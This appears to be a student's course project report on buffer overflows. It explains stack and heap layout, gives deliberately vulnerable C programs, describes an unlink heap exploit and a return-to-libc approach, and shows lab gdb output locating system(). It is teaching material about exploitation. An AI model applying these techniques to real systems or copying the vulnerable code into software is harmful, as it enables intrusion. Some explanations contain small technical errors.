Project #1 Buffer Overflow Spring 2019


Name: CHANG Yingshan
Student ID: 903457645
GT Account: ychang363

Understanding Buffer Overflow

1. Stack buffer overflow


a) Memory architecture

i. Location of stack in memory.




Stack is a special region of the computer's memory that stores temporary variables created by each function. Once a stack variable is freed (popped), that region of memory becomes available for other stack variables. Stack is managed and optimized by the CPU efficiently. You don't have to allocate memory by hand, or free it once you don't need it.

ii. For example, initially the stack has three variables: A,B,C. When pop() is executed, the top element in the stack, which is A, will be popped off the stack. When push(D) is executed, element D will be pushed onto the stack and become the top element.



iii. When running a program, all information of function calls is stored in the stack. The stack structure is described in the following picture. Data related to a particular function call are pushed onto the stack in the order: arguments, return address, frame pointer and buffer (according to the size of local variables inside the function). The stack grows from bottom to top, which is the inverse direction relative to overall memory. If inside function a, another function b is called, then information of function b is pushed onto the stack (on top of information of function a). When execution of function b is finished, information of function b will be popped off the stack.



iv. Misalignment issue within a stack


Each data type has alignment requirement. Typically, on a 32-bit machine, the processing word size will be 4 bytes. Thus, if an integer of 4 bytes is allocated on X address (X is a multiple of 4), the memory will read all 4 bytes of an integer in one memory cycle. However, if the integer is allocated at an address other than multiple of 4, it will span across two rows and require the memory read 2 cycles to fetch the data.

Naturally every member of structure should be aligned because of the alignment requirement. Misalignment will be solved by padding. For instance:


```
//Definition of a structure
typedef struct aaa
{
    short int   s;
    char  c;
} aaa;
```

The first member of aaa is char, which occupies 1 byte. If the second element of short int type is immediately allocated after the char element, it will start at an odd address. To avoid this, the compiler will insert a padding byte after the char element to ensure that short int element will have a starting address which is multiple of 2.

b) Testing program that contains a stack buffer overflow vulnerability



```
#include <stdio.h>
#include <string.h>
int main(int argc, char *argv[]){
        char buf[8];
        strcpy(buf, argv[1]);
        //printf(buf);
}
```




This is a vulnerable program. Buffer is allocated with 8 bytes in main(). If the input argument is more than 8 bytes, overflow is caused. The overflow direction is from top to bottom. In order to reach return address, we need to firstly overwrite all the memory allocated for buffer and frame pointer. Totally, the size of overflowing needed to fully overwrite return address is 16 bytes.

To exploit stack overflow, we want to overwrite the return address with the address of code that we want to be executed. We need to fulfill the buffer and frame pointer with data and make sure that the address of malicious code is exactly allocated in return address.

2. Heap buffer overflow


a) Memory architecture



A picture of the whole memory architecture is shown in the previous question. Heap is located in the memory before stack and they are growing in opposite directions. Heap is growing from low memory to high memory, while stack is growing from high memory to low memory.

b) Testing program that contains a heap buffer overflow vulnerability

i. Interpretation of heap chunk structure



Top of heap
Previous chunk size
4 bytes
Chunk size
4 bytes
Data
Previous chunk size
4 bytes
Chunk size
4 bytes
Data
……
Previous chunk size (4 bytes)
Chunk size (4 bytes)
Forward pointer pointing to the next free chunk (4 bytes)
Backward pointer pointing to the previous free chunk (4 bytes)
Heap chunk (freed)

Heap chunk structure depends on the current state of the chunk. For an allocated chunk, the metadata present are “previous chunk size” and “chunk size”, each field occupying 4 bytes. This means an allocated chunk always has 8 bytes of metadata, after which the actual buffer starts. The first bit of “chunk size” field indicates whether or not the previous chunk is in use. If it’s set, then the previous chunk is in use. If it’s not set the previous chunk is freed.

For a free chunk, we also have “fd” and “bk” fields, each needs 4 bytes of memory. Fd points to the previous free chunk, and bk point to the next free chunk. This means free chunks are saved in a doubly linked list. It is important to note that there isn’t just one linked list. In fact, there are multiple linked lists storing free chunks of different sizes, which makes searching for a free chunk with a specific size much faster.

ii. Vulnerable code

```
#include <stdlib.h>
#include <string.h>
int main( int argc, char * argv[] )
{
        char * first, * second;
/*[1]*/ a = malloc( 8 );
/*[2]*/ b = malloc( 8 );
        if(argc!=1)
/*[3]*/         strcpy( a, argv[1] );
/*[4]*/ free( a );
/*[5]*/ free( b );
/*[6]*/ return( 0 );
}
```




The two malloc() in line [1] and [2] allocated two chunks, each has a data field of 8 bytes.

iii. Heap exploitation

Fd and bk fields are the fields we can abuse in heap overflow exploitation.

Firstly, we need to understand how a chunk is freed. When a chunk is freed, it checks whether the chunks before and after it are free. In case the previous or next chunk is free, we can coalesce the free chunks together. Therefore, this increases the size of the free chunk. As a result, the free chunk has to be unlinked from the current linked list and be placed in another.

Secondly, the basic idea of exploitation is that in line [3], we overwrite the second chunk with shell code and trick the system to believe that the second chunk is already free when executing line [4]. In order to do this, we need to put a negative number in the "chunk size" field of the second chunk.



Then, when line [4] is executed, the system will check whether the next chunk is free. In order to do this, it will look at the first bit of “chunk size” field in the next-next chunk, which can be done by adding the second chunk’s size to the second chunk’s pointer. Since the attacker has overwritten the second chunk’s size with a negative number, the system will “look back” and “believe” that the first bit of “chunk size” field in the next-next chunk is unset, which means the next chunk is free.
Now the first and second chunk are considered as a “big free” chunk so the system will “unlink” the second chunk (since the system believes it is already free, the system thinks it is stored in a free chunk list) and place the “big chunk” into a free chunk linked list supporting the corresponding size. When the second chunk is “unlinked”, its bk will be copied to the bk field of its previous free chunk. BINGO! When this is invoked, the shell code stored in bk gets executed!

Exploiting buffer overflow

1. Host machine and VM information

Host: PC, Windows 10, 64-bit
VM: Ubuntu 14.04.3, 32-bit

Ubuntu-VirtualHardDiskFile.vdi
不可使用
cloudera-quickstart-vm-5.13.0-0-virtualbox
已关闭
Ubuntu - Spring 2019 Project 1
正在运行

常规
名称: Ubuntu - Spring 2019 Project 1
操作系统: Ubuntu (32-bit)
设置文件位置: D:\virtual_box\Ubuntu - Spring 2019 Project 1

系统
内存大小: 2048 MB
启动顺序: 软驱, 光驱, 硬盘
硬件加速: VT-x/AMD-V, 嵌套分页, PAE/NX, KVM 半虚拟化

显示
显存大小: 12 MB
显卡控制器: VBoxVGA
远程桌面服务器: 已禁用
录像: 已禁用


存储
控制器: IDE
第二IDE控制器主通道: [光驱] 没有盘片
控制器: SATA
SATA 端口 0: Ubuntu - Spring 2019 Project 1-disk001.vdi (普通, 8.00 GB)

声音
主机音频驱动: Windows DirectSound
控制芯片: ICH AC97


网络
网卡 1: Intel PRO/1000 MT 桌面 (网络地址转换(NAT))

USB设备
USB 控制器: OHCI
设备筛选: 1 (1 活动)

2. Compile sort.c and show the normal output of the code




```
ubuntu@ubuntu-VirtualBox:~/CS4235-P1/Exploit$ gcc -fno-stack-protector -o sort s
ort.c
```




```
ubuntu@ubuntu-VirtualBox:~/CS4235-P1/Exploit$ ./sort data.txt
Current local time and date: Sat Feb  9 16:42:55 2019


Source list:
0x5
0x7
0x80
0xa
0xd0

Sorted list in ascending order:
5
7
a
80
d0
ubuntu@ubuntu-VirtualBox:~/CS4235-P1/Exploit$
```

3. Enter gdb in order to find the address of system() and sh




```
ubuntu@ubuntu-VirtualBox:~/CS4235-P1/Exploit$ gdb sort
GNU gdb (Ubuntu 7.7.1-0ubuntu5~14.04.2) 7.7.1
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...

warning: ~/.GdbPlugins/gdbinit/gdbinit: No such file or directory
Reading symbols from sort...(no debugging symbols found)...done.
```




```
(gdb) r data.txt
Starting program: /home/ubuntu/CS4235-P1/Exploit/sort data.txt
Current local time and date: Sat Feb  9 16:44:23 2019


Source list:
0x5
0x7
0x80
0xa
0xd0

Sorted list in ascending order:
5
7
a
80
d0
[Inferior 1 (process 2197) exited normally]
(gdb) 
```

4. **Search for the address of system() and "sh"**

Address of system(): 0xb7e57190




```
(gdb) print system
$1 = {<text variable, no debug info>} 0xb7e57190 <__libc_system>
```




ubuntu@ubuntu-VirtualBox: ~/CS4235-P1/Exploit


```
(gdb) info file
Symbols from "/home/ubuntu/CS4235-P1/Exploit/sort".
Local exec file:
        `/home/ubuntu/CS4235-P1/Exploit/sort', file type elf32-i386.
        Entry point: 0x8048510
        0x08048154 - 0x08048167 is .interp
        0x08048168 - 0x08048188 is .note.ABI-tag
        0x08048188 - 0x080481ac is .note.gnu.build-id
        0x080481ac - 0x080481cc is .gnu.hash
        0x080481cc - 0x080482ac is .dynsym
        0x080482ac - 0x0804834d is .dynstr
        0x0804834e - 0x0804836a is .gnu.version
        0x0804836c - 0x080483ac is .gnu.version_r
        0x080483ac - 0x080483b4 is .rel.dyn
        0x080483b4 - 0x08048414 is .rel.plt
        0x08048414 - 0x08048437 is .init
        0x08048440 - 0x08048510 is .plt
        0x08048510 - 0x080488c2 is .text
        0x080488c4 - 0x080488d8 is .fini
        0x080488d8 - 0x0804895d is .rodata
        0x08048960 - 0x08048994 is .eh_frame_hdr
        0x08048994 - 0x08048a64 is .eh_frame
        0x08049f08 - 0x08049f0c is .init_array
        0x08049f0c - 0x08049f10 is .fini_array
        0x08049f10 - 0x08049f14 is .jcr
        0x08049f14 - 0x08049ffc is .dynamic
        0x08049ffc - 0x0804a000 is .got
        0x0804a000 - 0x0804a03c is .got.plt
        0x0804a03c - 0x0804a044 is .data
        0x0804a044 - 0x0804a058 is .bss
```



```
        0xb7fde114 - 0xb7fde138 is .note.gnu.build-id in /lib/ld-linux.so.2
        0xb7fde138 - 0xb7fde1f8 is .hash in /lib/ld-linux.so.2
        0xb7fde1f8 - 0xb7fde2dc is .gnu.hash in /lib/ld-linux.so.2
        0xb7fde2dc - 0xb7fde4ac is .dynsym in /lib/ld-linux.so.2
        0xb7fde4ac - 0xb7fde642 is .dynstr in /lib/ld-linux.so.2
        0xb7fde642 - 0xb7fde67c is .gnu.version in /lib/ld-linux.so.2
        0xb7fde67c - 0xb7fde744 is .gnu.version_d in /lib/ld-linux.so.2
        0xb7fde744 - 0xb7fde7b4 is .rel.dyn in /lib/ld-linux.so.2
        0xb7fde7b4 - 0xb7fde7e4 is .rel.plt in /lib/ld-linux.so.2
        0xb7fde7f0 - 0xb7fde860 is .plt in /lib/ld-linux.so.2
        0xb7fde860 - 0xb7ff67ac is .text in /lib/ld-linux.so.2
